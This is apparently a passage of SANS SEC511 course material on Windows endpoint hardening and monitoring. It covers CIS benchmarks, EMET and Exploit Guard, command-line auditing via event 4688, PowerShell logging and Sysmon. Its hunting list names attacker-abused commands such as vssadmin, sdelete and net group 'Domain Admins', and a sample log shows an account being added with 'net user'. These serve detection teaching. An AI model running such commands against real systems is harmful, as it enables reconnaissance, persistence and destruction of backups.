Easily the most well-known and highly regarded starting point for baseline configurations comes from the Center for Internet Security (CIS). CIS provides what they refer to as benchmarks for myriad software from full operating systems to some specialized but popular applications as well as hardware appliances. One of the most compelling features of CIS Benchmarks is that they are so vast in their coverage including iOS 7, Internet Explorer, Microsoft Office, Apple OSX, Windows 8, HP-UX, FreeBSD, VMware ESX, Microsoft Exchange, and many more.

These benchmarks provide guidance on the secure configuration of the software/hardware being referenced. Beyond the scope of the benchmarks, another very significant feature of CIS is that they are developed by consensus of experts that are not all from the vendor. CIS is a not-for-profit, and the benchmarks themselves are provided free-of-charge to the community.

The documentation provided in the benchmarks, for free, is extremely good and supplies guidance on why you would or would not be advised to adhere to their recommended settings.

Reference:

CIS Benchmarks, <https://sec511.com/u>

CIS Benchmarks

To better illustrate the vast coverage provided by CIS, currently available CIS Benchmarks are provided in the notes



CIS Benchmarks

Apache HTTP & Tomcat Benchmarks
Apple iOS Benchmarks
Apple OSX Benchmarks
Apple Safari Benchmarks
CentOS Linux Benchmarks
CheckPoint Firewall Benchmarks
Cisco Device Benchmarks
Consensus Security Metrics
Debian Linux Benchmarks
FreeBSD Benchmarks
FreeRadius Benchmarks
Google Android Benchmarks
HP-UX Benchmarks
IBM AIX Benchmarks
IBM DB2 Benchmarks
ISC BIND Benchmarks
Juniper Device Benchmarks
Kerberos Benchmarks
LDAP Benchmarks
Microsoft Exchange Server Benchmarks
Microsoft IIS Benchmarks
Microsoft Internet Explorer Benchmarks
Microsoft MS SQL Server Benchmarks
Microsoft Office Benchmarks
Microsoft SharePoint Server Benchmarks
Microsoft Windows 7 Benchmarks
Microsoft Windows 8 Benchmarks
Microsoft Windows NT Benchmarks
Microsoft Windows Server 2000 Benchmarks
Microsoft Windows Server 2003 Benchmarks
Microsoft Windows Server 2008 Benchmarks
Microsoft Windows Server 2012 Benchmarks

Microsoft Windows XP Benchmarks
Mozilla Firefox Benchmarks
Multi Function Print Devices Benchmark
MySQL Database Server Benchmarks
Opera Benchmarks
Oracle Database Server Benchmarks
Oracle Solaris Benchmarks
Red Hat Linux Benchmarks
Router Assessment Tool
Slackware Linux Benchmarks
SuSE Linux Benchmarks
Sybase ASE Benchmarks
Ubuntu Linux Benchmarks
Virtualization Benchmarks
VMware Benchmarks
Xen Benchmarks¹

Reference:

[1] CIS Benchmarks Landing Page, <https://sec511.com/v>

Vendor Guides

- The CIS Benchmarks provide tremendous insight from a vendor-neutral vantage point
- Where available, vendor guides should also be consulted though
- Be mindful that the quality of vendor guides can vary rather drastically depending upon the vendor
 - At times the quality of security guidance can even differ across products from one vendor

Vendor Guides

An increasingly common source of security guidance comes from the vendors themselves. Though CIS provides ample coverage from a vendor-neutral standpoint, there is necessarily some lag between the release of the hardware/software and the development or update of the benchmark guide from CIS.

Many vendors now provide their own guidance on securing their products. From one standpoint, who better is positioned to provide expert opinion on the most secure configuration of a product than the vendor? However, some also speculate that the vendor might be less inclined to provide any guidance that limits functionality that serves the vendor's interest without regard to the security implications.

More important than any notion of vendor disincentives for security configurations is simply the quality of guidance. There is naturally a rather significant difference in quality from one vendor security configuration guide to the next. Care must be taken.

Microsoft Security Compliance Toolkit (SCT)

Microsoft's latest approach to distributing guidance on security benchmarks and supporting their implementation

- Grown into a much more substantial offering than simply a collection of security guides

SCT includes tools and scripts to facilitate implementation of the suggested guidance

Policy Analyzer tool now distributed as part of SCT

- Focus on assessing and comparing security configurations against policies

Microsoft Security Compliance Manager (SCT)

Easily the most well-known vendor security guides are produced in Redmond, Washington. Microsoft has a fairly substantial history of providing security configuration guidance for many of their products. Historically, this has been simply by providing some basic security templates and a guide that could be used within the larger Microsoft, and Active Directory, ecosystem to ease configuration of security-relevant settings and features.

Now, with Microsoft's Security Compliance Toolkit¹, the folks from Redmond have created a much more robust offering. Not only are updated security guides provided, but there are also tools for importing existing system configuration and comparing them against the guidance in the security guides. Additionally, tools are provided to establish a baseline that can be deployed via domain GPO and also to standalone systems not part of the domain.

Note: The Security Compliance Toolkit replaced the prior Security Compliance Manager offering, which Microsoft deemed overly complex and in need of fundamental rearchitecture.²

References:

[1] Microsoft Security Compliance Toolkit | Microsoft Docs, <https://sec511.com/ce>

[2] Security Compliance Manager Retired, <https://sec511.com/cf>

Beyond Vendors and CIS

- Governments throughout the world also sometimes weigh in on security configuration guidance
- The United States government has several different organizations that have provided guidance in the past
 - The NSA also produces Security Configuration Guides for many different vendors' products as well
 - NSA's IAD also provides fact sheets and other guidance at the same location (e.g., Reducing the Effectiveness of Pass-the-Hash, Spotting the Adversary with Event Log Monitoring Version 2, etc.)
 - DISA STIGs (Security Technical Implementation Guides) represent the most common security configuration guidance produced by the US government

Beyond Vendors and CIS

Traditional vendor security guides and CIS are still not the extent of offerings on security configuration guidance. Other third parties also provide their own take on security configuration guidance. Two of the most well-known are available free from the US government.

The first comes from the NSA and are not exclusively guidance about products. The NSA Security Configuration Guides also include some fairly compelling fact sheets or point guidance. An example of guidance includes “Reducing the Effectiveness of Pass-the-Hash”¹ or “Spotting the Adversary with Event Log Monitoring (version 2).”² Many security professionals seem unaware of these offerings and largely only know of the security templates in passing.

DISA (Defense Information Systems Agency) also provides STIGs (Security Technical Implementation Guides), which are the most commonly used configuration guides in the US government. Note that some of the guides are FOUO (For Official Use Only) and would require a DoD-supplied PKI cert to access. However, most of the guidance is unclassified and can simply be downloaded directly. STIGs are also intended to be assessed systematically and so provide the configuration files in a format that is parsable with SCAP-capable scanners or scripts.

References:

[1] Reducing the Effectiveness of Pas-the-Hash, <https://sec511.com/x>

[2] Spotting the Adversary with Windows Event Log Monitoring, <https://sec511.com/y>

Configuration Change Monitoring

- Starting with a strong security configuration is meaningless if changes are not controlled over time
- You certainly have an approval process, perhaps even a Change Control Board, but amazingly, unauthorized changes still occur
 - Changes could be malware
 - Or an overzealous admin
 - Or often the will of management
- It is vital you do controlling and monitoring for security-relevant changes

Configuration Change Monitoring

Perhaps even more important than establishing the initial security baseline configuration is systematically managing the changes to the baseline. Every new application, configuration change, or update could impact the effective security posture. Most organizations fail rather miserably at truly managing the changes.

These failings exist in spite of the existence, at least in larger organizations, of a Change Control Board (CCB) that is intended to be knowledgeable of, and moreover provide guidance on, these changes. Given the speed with which systems' configurations can change, technical controls are needed to complement or mitigate the risk of changes flying under the radar of the CCB.

Baseline Monitoring

An extremely important tool for strong cyber defense is monitoring our systems for configuration changes

- Not simply talking about file integrity monitoring
- Also, not talking about from a change control or audit perspective

Configuration monitoring for cyber defense

- Watching key aspects of the system configuration over time and analyzing those changes
- Looking for security-relevant changes or seeing what changes have occurred after a compromise

This is a significant chunk of what we will be doing when we move into the Continuous Security Monitoring portion of the course

Baseline Monitoring

The technical control over this process involves robust and proactive monitoring for key security-relevant changes. The goal is not to monitor for auditing's sake, which is often the primary focus of the Change Control Board. Rather the goal is a practical security goal of ensuring that the organization is operating under the correct assumptions about their security posture.

Consider simply having a daily (weekly or even monthly would likely be a vast improvement) report for each system that highlights key aspects of the system users, services, ports, installed applications, binaries, and others. First, let's keep it easy and simply archive all of this information for later review. Given a suspected compromise, simply review the output of the reports and diff them over time to get a sense of what has changed, and when it could have changed. This is a great boon to both incident response and post-mortem forensics.

Though Configuration Monitoring can be a significant aid when performing Incident Response or even post-mortem forensics, instrumented properly these reports can provide for rapid detection. Imagine scripts continuously monitoring for these changes over time and alerting on significant ones.

We will be doing much of this during the Continuous Security Monitoring portion of the course.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. **EMET and Windows Defender Exploit Guard**
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section discusses EMET and Windows Defender Exploit Guard.

CIS 8.3: Enable/Deploy Anti-Exploitation Technologies

Enable anti-exploitation features such as Data Execution Prevention (DEP) or Address Space Layout Randomization (ASLR) that are available in an operating system or deploy appropriate toolkits that can be configured to apply protection to a broader set of applications and executables.¹



CIS 8.3: Enable/Deploy Anti-Exploitation Technologies

Why Is This CIS Control Critical states:

Malware defenses must be able to operate in this dynamic environment through large-scale automation, rapid updating, and integration with processes like incident response. They must also be deployed at multiple possible points of attack to detect, stop the movement of, or control the execution of malicious software.²

References:

[1] CIS Controls, <https://sec511.com/2k>

[2] Ibid.

EMET

Microsoft's freely available EMET (Enhanced Mitigation Experience Toolkit) is a tool that hardens Windows operating systems against a series of common exploit tactics

Can be used to harden Windows from XP and 2003 through Windows 10 and Server 2012R2

- Especially helpful for helping protect legacy operating systems XP/2003 (end of life)

EMET is not a magic bullet. It is designed with two goals: to raise the cost of exploit development, and to reduce or eliminate the efficacy of existing pre-written shellcode.¹

EMET

EMET may protect any reasonably recent Microsoft operating system, from XP on up. It is especially helpful for legacy operating systems such as XP and Server 2003. Enterprises should obviously upgrade these systems, but the reality is XP is still very common in the enterprise. EMET adds some protection to these weak systems.

EMET 5.5 was released on January 29, 2016, and can be used to protect Windows 10 (older versions of EMET may be used to protect XP, etc.).

Microsoft describes EMET:

The Enhanced Mitigation Experience Toolkit (EMET) is a utility that helps prevent vulnerabilities in software from being successfully exploited. EMET achieves this goal by using security mitigation technologies. These technologies function as special protections and obstacles that an exploit author must defeat to exploit software vulnerabilities. These security mitigation technologies do not guarantee that vulnerabilities cannot be exploited. However, they work to make exploitation as difficult as possible to perform.²

References:

- [1] What Does EMET Do for Windows 8.1? – Information Security Stack Exchange, <https://sec511.com/b>
- [2] The Enhanced Mitigation Experience Toolkit, <https://sec511.com/c>

R.I.P. EMET

EMET is now end-of-life:

- *If you are currently using EMET you should be aware that EMET reached end of life on July 31, 2018. You should consider replacing EMET with Exploit protection in Windows 10.*
- *In Windows 10, version 1709 (also known as the Fall Creators Update) we released Windows Defender Exploit Guard, which provides unparalleled mitigation of known and unknown threat attack vectors, including exploits.¹*

EMET may still be used for older versions of Windows, including Windows 10 previous to version 1709

R.I.P. EMET

EMET is end-of-life as of July 31, 2018. This issue has been overstated, since EMET may still be used on older versions of Windows.

Windows Defender Exploit Guard is our successor to EMET and provides stronger protection, more customization, an easier user interface, and better configuration and management options.

EMET is a stand-alone product that was available on earlier versions of Windows and provides some mitigation against older, known exploit techniques.²

While Windows 10 and Windows Defender Exploit Guard (WDEG) offer superior security, older versions of Windows are made much more secure with EMET. While end-of-life, EMET 5.5 may still be used to protect the following versions of Windows: Windows 7, Windows 8, Windows 8.1, and Windows 10 prior to version 1709.

References:

[1] Compare the Features in Exploit Protection with EMET | Microsoft Docs, <https://sec511.com/4>

[2] Ibid.

EMET Features

Big area of focus: Backport newer security controls (such as DEP, ASLR, and ROP mitigation) to older systems lacking these natively

Includes a large list of controls:

- Attack Surface Reduction (ASR) Mitigation
- Export Address Table Filtering (EAF+) Security Mitigation
- Data Execution Prevention (DEP) Security Mitigation
- Structured Execution Handling Overwrite Protection (SEHOP) Security Mitigation
- NullPage Security Mitigation
- Heapspray Allocation Security Mitigation
- Export Address Table Filtering (EAF) Security Mitigation

- Mandatory Address Space Layout Randomization (ASLR) Security Mitigation
- Bottom Up ASLR Security Mitigation
- Load Library Check—Return Oriented Programming (ROP) Security Mitigation
- Memory Protection Check—Return Oriented Programming (ROP) Security Mitigation
- Caller Checks Return Oriented Programming (ROP) Security Mitigation
- Simulate Execution Flow—Return Oriented Programming (ROP) Security Mitigation
- Stack Pivot—Return Oriented Programming (ROP) Security Mitigation¹

One thing I can recommend is anti-exploitation features. Microsoft EMET: everybody ought to be turning that on.²
– Rob Joyce, NSA

EMET Features

This list is extensive and includes protection against cutting-edge techniques such as ROP (Return Oriented Programming).

EMET is now required by the DISA STIGS (Security Technical Implementation Guides), for deployment on United States Department of Defense (US DoD) Windows systems (STIG V-39137):

The Enhanced Mitigation Experience Toolkit (EMET) v5.x or later must be installed on the system.

Attackers are constantly looking for vulnerabilities in systems and applications. The Enhanced Mitigation Experience Toolkit can enable several mechanisms, such as Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR), and Structured Exception Handler Overwrite Protection (SEHOP) on the system and applications adding additional levels of protection.³

References:

- [1] Enhanced Mitigation Experience Toolkit 5.5 User Guide, <https://sec511.com/h>
- [2] Disrupting Nation State Hackers, <https://sec511.com/d>
- [3] Windows 7 Security Technical Implementation Guide, <https://sec511.com/e>


EMET Configuration GUI

Any application may be protected by EMET

- Many are automatically covered by default

Supports audit mode for testing applications

- Testing is critical when adding new applications
- Logs via Windows application event logs



EMET Configuration GUI

EMET is installed in the Sec511 Windows 10 virtual machine. You can load the EMET configuration GUI by searching for EMET, and launching "EMET GUI."

A number of applications are automatically protected, including third-party applications such as Java and Adobe Acrobat. You may add others to the list by clicking "Add application."

Brian Krebs posted some good advice on adding applications to EMET:


While you're at it, add the rest of your more commonly used, Internet-facing apps. But go slow with it, and avoid the temptation to make system-wide changes. Changing system defaults across the board—such as changing ASLR and DEP settings using the "configure system" tab—may cause stability and bootup problems.¹

Reference:

[1] Windows Security 101: EMET 4.0 – Krebs on Security, <https://sec511.com/a>

Windows Defender Exploit Guard (WDEG)

- Windows Defender Exploit Guard (WDEG) replaces EMET as of Windows 10 version 1709 (Enterprise license)
- "Full reporting" requires Windows Defender Advanced Threat Protection (ATP)¹
- The "Windows Defender" name is now used for a variety of products, as we will discuss next



Windows Defender Exploit Guard (WDEG)

Microsoft describes Windows Defender Exploit Guard features:

- *Exploit protection can apply exploit mitigation techniques to apps your organization uses, both individually and to all apps. Works with third-party antivirus solutions and Windows Defender Antivirus (Windows Defender AV).*
- *Attack surface reduction rules can reduce the attack surface of your applications with intelligent rules that stop the vectors used by Office-, script- and mail-based malware. Requires Windows Defender AV.*
- *Network protection extends the malware and social engineering protection offered by Windows Defender SmartScreen in Microsoft Edge to cover network traffic and connectivity on your organization's devices. Requires Windows Defender AV.*
- *Controlled folder access helps protect files in key system folders from changes made by malicious and suspicious apps, including file-encrypting ransomware malware. Requires Windows Defender AV.²*

References:

[1] Windows Defender Advanced Threat Protection | Microsoft Docs <https://sec511.com/5>

[2] Use Windows Defender Exploit Guard to protect your network | Microsoft Docs <https://sec511.com/7>

"Windows Defender Technologies in a Table," Part I (from Minerva Labs)¹

Minerva Labs wrote an excellent guide for navigating the sea of Windows Defender Products, called "Untangling the 'Windows Defender' Naming Mess"²

Technology Name	Description	License	Dependencies	OS Versions
Windows Defender Antivirus (AV)	Endpoint antivirus	Free	None	Windows 10, Windows Server 2016
Windows Defender Advanced Threat Protection (ATP)	Post-incident Endpoint Detection and Response (EDR) and security dashboard	Windows Enterprise ES	None	Windows 10 version 1607 or later, Windows 7, Windows 8.1
Windows Defender Security Center	Local security dashboard	Free	Compatible endpoint security products	Windows 10 version 1709 or later, Windows Server 2016
Windows Defender SmartScreen	Website and program reputation-based control	Free	None	Windows 10
Windows Defender Exploit Guard: Exploit Mitigation	Exploit mitigation	Free	None	Windows 10 version 1709 or later, Windows Server 2016
Windows Defender Exploit Guard: Attack Surface Reduction	Block risky actions that could infect the endpoint	Free	Windows Defender AV	Windows 10 version 1709 or later, Windows Server 2016
Windows Defender Exploit Guard: Network Protection	Restrict HTTP and HTTPS connections to known malicious hosts	Free	Windows Defender AV	Windows 10 version 1709 or later, Windows Server 2016
Windows Defender Exploit Guard: Controlled Folder Access	Restrict access to designated folders to mitigate ransomware destruction risks	Free	Windows Defender AV	Windows 10 version 1709 or later, Windows Server 2016

"Windows Defender Technologies in a Table," Part I (from Minerva Labs)¹

The chart above (and on the following slide) is from Minerva Labs, who has a great whitepaper called "Untangling the 'Windows Defender' Naming Mess," which is worth checking out. Here is an excerpt:

The standalone name Windows Defender refers to malware protection built into Windows 8. In earlier versions of the OS, Microsoft used the name Microsoft Security Essentials. Starting with Windows 10, Microsoft enhanced the anti-malware component built into the OS and named it Windows Defender Antivirus (Windows Defender AV). Windows Defender AV is also available as part of Windows Server 2016 and later, where it's sometimes called Endpoint Protection. In addition, Microsoft uses the name Microsoft Antimalware for Azure to refer to the anti-malware agent on the virtual machines that run on the Azure Cloud platform; this technology's capabilities are consistent with those of Windows Defender Antivirus.

Starting with Windows 10 version 1703 and Windows Server 2016, the OS also includes an app called Windows Defender Security Center, which allows end-users to review the status of built-in and (beginning with Windows 10 version 1709) compatible third-party security aspects of the system. Windows Defender Antivirus as well as Windows Defender Security Center are free components built into the modern Windows operating system.³

References:

[1] Untangling the "Windows Defender" Naming Mess, <https://sec511.com/6>

[2] Ibid.

[3] Ibid.

"Windows Defender Technologies in a Table," Part 2 (from Minerva Labs)¹

Technology Name	Description	License	Dependencies	OS Versions
Windows Defender Application Control (WDAC)	Implements application whitelisting, capable of controlling apps, scripts and kernel components	Free	None	Windows 10 Enterprise and Pro, Windows Server 2016 and some older OS versions
Windows Defender Device Guard	Protects the integrity of the kernel from attacks by using hardware	Free	TPM, Hyper-V Code Integrity (HVCI), etc.	Windows 10, Windows Server 2016
Windows Defender Credential Guard	Protects OS-managed credentials and secrets, such as password hashes, from unauthorized access	Free	TPM, Hyper-V Code Integrity (HVCI), etc.	Windows 10 Enterprise, Windows Server 2016
Windows Defender Firewall with Advanced Security	Host-level firewall software	Free	None	Windows 10, Windows Server 2016, older OS versions to some extent
Windows Defender System Guard	Protects the integrity of key OS components starting from boot-time	Free	Secure Boot, TPM, etc.	Windows 10 version 1709 or later.
Windows Defender Application Guard	Isolates Internet Explorer and Edge browsers in a sandbox	Free	Hyper-V, CPU virtualization extensions	64-bit Windows 10 Enterprise, version 1709 or later, and Windows 10 Pro, version 1803 or later

"Windows Defender Technologies in a Table," Part 2 (from Minerva Labs)¹

Minerva-Labs describes Windows Defender ATP:

Windows Defender Advanced Threat Protection (Windows Defender ATP) is a commercial product from Microsoft “that enables enterprise customers to detect, investigate, and respond to advanced threats on their networks.”² It competes with third-party solutions that offer Enterprise Detection and Response (EDR) capabilities, focusing on scenarios where preventative measures may have failed and allowing the organization to detect, investigate and contain the incident. It also offers visibility into the data reported by other compatible Microsoft security products. Windows Defender ATP requires the higher-end Windows Enterprise E5 license. It can capture data from endpoints running Windows 10 version 1607 or later, Windows Server 2016, Windows 7 and Windows 8.1 as long as the customer purchased the appropriate license and potentially from other platforms.³

References:

- [1] Untangling the “Windows Defender” Naming Mess, <https://sec511.com/6>
- [2] Deploy Windows 10 Enterprise Security Features | Microsoft Docs, <https://sec511.com/9>
- [3] Untangling the “Windows Defender” Naming Mess, <https://sec511.com/6>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. **Application Monitoring and Sysmon**
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on Application Monitoring and Sysmon.

Application Monitoring

- We will discuss application whitelisting in the next section
 - This is the best endpoint control you are (probably) not using
- For sites that haven't deployed whitelisting: Monitoring application use on critical systems is paramount
- Many malware attacks involve dropping binaries onto systems and running them
 - Mimikatz is a notable example, discussed shortly

Application Monitoring

We will discuss application whitelisting in the next section. This is the best endpoint control you are (probably) not using.

For sites that haven't deployed whitelisting: Monitoring application use on critical servers is paramount.

Many malware attacks involve dropping binaries onto systems and running them. Mimikatz is a notable example, discussed shortly.

Log Full Command Line of All Processes

Windows 7+ now supports logging full command line of all launched processes **natively**

To turn on this awesome feature, run gpedit.msc and set:

- Computer Configuration\Windows Settings\Security Settings\Advanced Audit Policy Configuration\System Audit Policies\Detailed Tracking
- Computer Configuration\Administrative Templates\System\Audit Process Creation
- Be sure to also enable the feature "Include command line in process creation events" under Audit Process Creation¹

Then monitor Security event ID 4688:

- **PS> Get-WinEvent @{Logname="Security"; ID=4688}**

Log Full Command Line of All Processes

Microsoft security advisory "Update to improve Windows command-line auditing" (February 10, 2015) adds:

This update adds a new feature to Windows that expands the Audit Process Creation policy. This new feature, when it is enabled and configured, creates an event log every time that a process is created, and it includes the command-line information that's passed to that process. These events are logged in existing event ID 4688 and in the Windows Security log. Monitoring these events can provide valuable information to help administrators troubleshoot and investigate security-related activities.²

References:

[1] Microsoft Security Advisory: Update to Improve Windows Command-Line Auditing: February 10, 2015, <https://sec511.com/z>

[2] Ibid.

Security Event ID 4688

Security Event ID 4688 is an extremely high-value event

- Also, extremely high-volume so expect to post-process in a SIEM or filter 4688 with full command line can often be used to reliably detect most modern post-exploitation techniques

```
Administrator: Windows PowerShell
TimeCreated      : 9/20/2016 7:05:56 AM
ProviderName     : Microsoft-Windows-Security-Auditing
Id               : 4688
Message          : A new process has been created.

Subject:
  Security ID:      S-1-5-21-3463664321-2923530833-354662738
  2-1000
  Account Name:    IEUser
  Account Domain: IE10WIN7
  Logon ID:        0x6793c

Process Information:
  New Process ID:  0x898
  New Process Name: C:\Windows\System32\net.exe
  Token Elevation Type: TokenElevationTypeFull (2)
  Creator Process ID: 0xf14
  Process Command Line: net user conrad weakpass /add
```

Note: Passwords and other sensitive data may be disclosed via this event

Security Event ID 4688

Even without full command-line details, Security Event ID can prove useful. However, with adversaries increasingly *living-off-the-land* by means of native cmd.exe commands, or, more commonly, powershell.exe, having full command-line details becomes absolutely necessary. Event ID 4688 will alert with tremendous volume. Expect to post-process these events in a SIEM for alerting purposes, and otherwise use them as a powerful source of enrichment during investigations. Though the volume is incredibly high, so too is the potential value during an investigation.

Another important consideration is that 4688 with full command-line auditing enabled can result in sensitive data being disclosed. As seen in the screenshot above, this could even include passwords if they are passed as part of a command line. While the potential for inadvertent password disclosure is significant, our suggestion is to be mindful of this challenge and update processes accordingly. Rather than avoiding command-line auditing due to the potential sensitive information disclosure, try to determine how you can work around and respond to potential issues as they are discovered.

Command Lines to Look For

Once logging full command lines, search for the following:

- Looooooooooooong commands (1,000+ bytes)
- `rundll32.exe` and `cscript.exe`
- `.vbs` scripts
- Anything launched from a temp folder
- Launching PowerShell via `cmd.exe`
- Base64-encoded commands
- `whoami /priv`
- `vssadmin`
- `sdelete`
- `schtasks` and `at`
- `net group "Domain Admins" /domain`

Be sure to also check out Japan CERT's "Windows Commands Abused by Attackers" for more ideas¹

Command Lines to Look For

Enabling full command-line logging can be extremely powerful, but also can bog you down in a sea of noise. The goal of this change is to allow for actionable data to be discovered. How can we sift through the noise to find the signal that we desire? The slide above shows some suggested things to look for in EventID 4688 details.

Naturally, while the approaches outlined above have proven successful at detecting suspicious activity, they will also necessarily include some false positives. Review accordingly. Also, be sure to check out Japan CERT's "Windows Commands Abused by Attackers" for an outstanding document that digs into some additional commands that might warrant review.


Reference:

[1] JPCERT/CC Blog: Windows Commands Abused by Attackers, <https://sec511.com/10>

Meterpreter Payload: Not So Normal...


Just benign little powershell.exe...

If full command-line logging enabled this long base64-encoded Meterpreter Payload looks a bit more suspicious




Meterpreter Payload: Not So Normal...

We will describe practical methods for monitoring command-line usage during 511.5; for now, here's a sneak peek of the creation of Meterpreter payload, which generates a huge PowerShell command line that includes compressed/base64-encoded PowerShell function. Without full command-line logging (or Sysmon, discussed shortly) enabled, this EventID 4688 would just show powershell.exe having executed.



PowerShell Logging

PowerShell 5.0 (default on Windows 10) includes multiple methods of logging PowerShell activity:



- Event 4103 (Module Logging) is very helpful
- DeepBlueCLI, discussed in 511.5, analyzes these events

PowerShell Logging

PowerShell has become increasingly important with the significant uptick in both authorized and adversary use of PowerShell. Simply seeing powershell.exe called is not sufficient to differentiate legitimate from adversarial usage. Thankfully, Microsoft has bolstered PowerShell's logging capabilities substantially since its inception.

Though PowerShell 4.0 can be updated to provide many of the same capabilities, PowerShell 5.0 represents Microsoft's making PowerShell logging extremely capable.

Microsoft Sysinternals Sysmon

Sysinternals Sysmon is a great free tool that monitors application use (and more)

System Monitor (Sysmon) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time. By collecting the events it generates using Windows Event Collection or SIEM agents and subsequently analyzing them, you can identify malicious or anomalous activity and understand how intruders and malware operate on your network.¹

Microsoft Sysinternals Sysmon

Please note that Sysmon is updated *frequently* (typically, many times per year), so please check for the latest version at <https://sec511.com/7m>.

Sysmon 9 was released in February 2019:

Sysmon v9.0 introduces rule groups that enable the specification of AND or OR matching logic across a set of rules. It also fixes a memory leak in signature verification.²

Sysmon 10 was released June 2019:

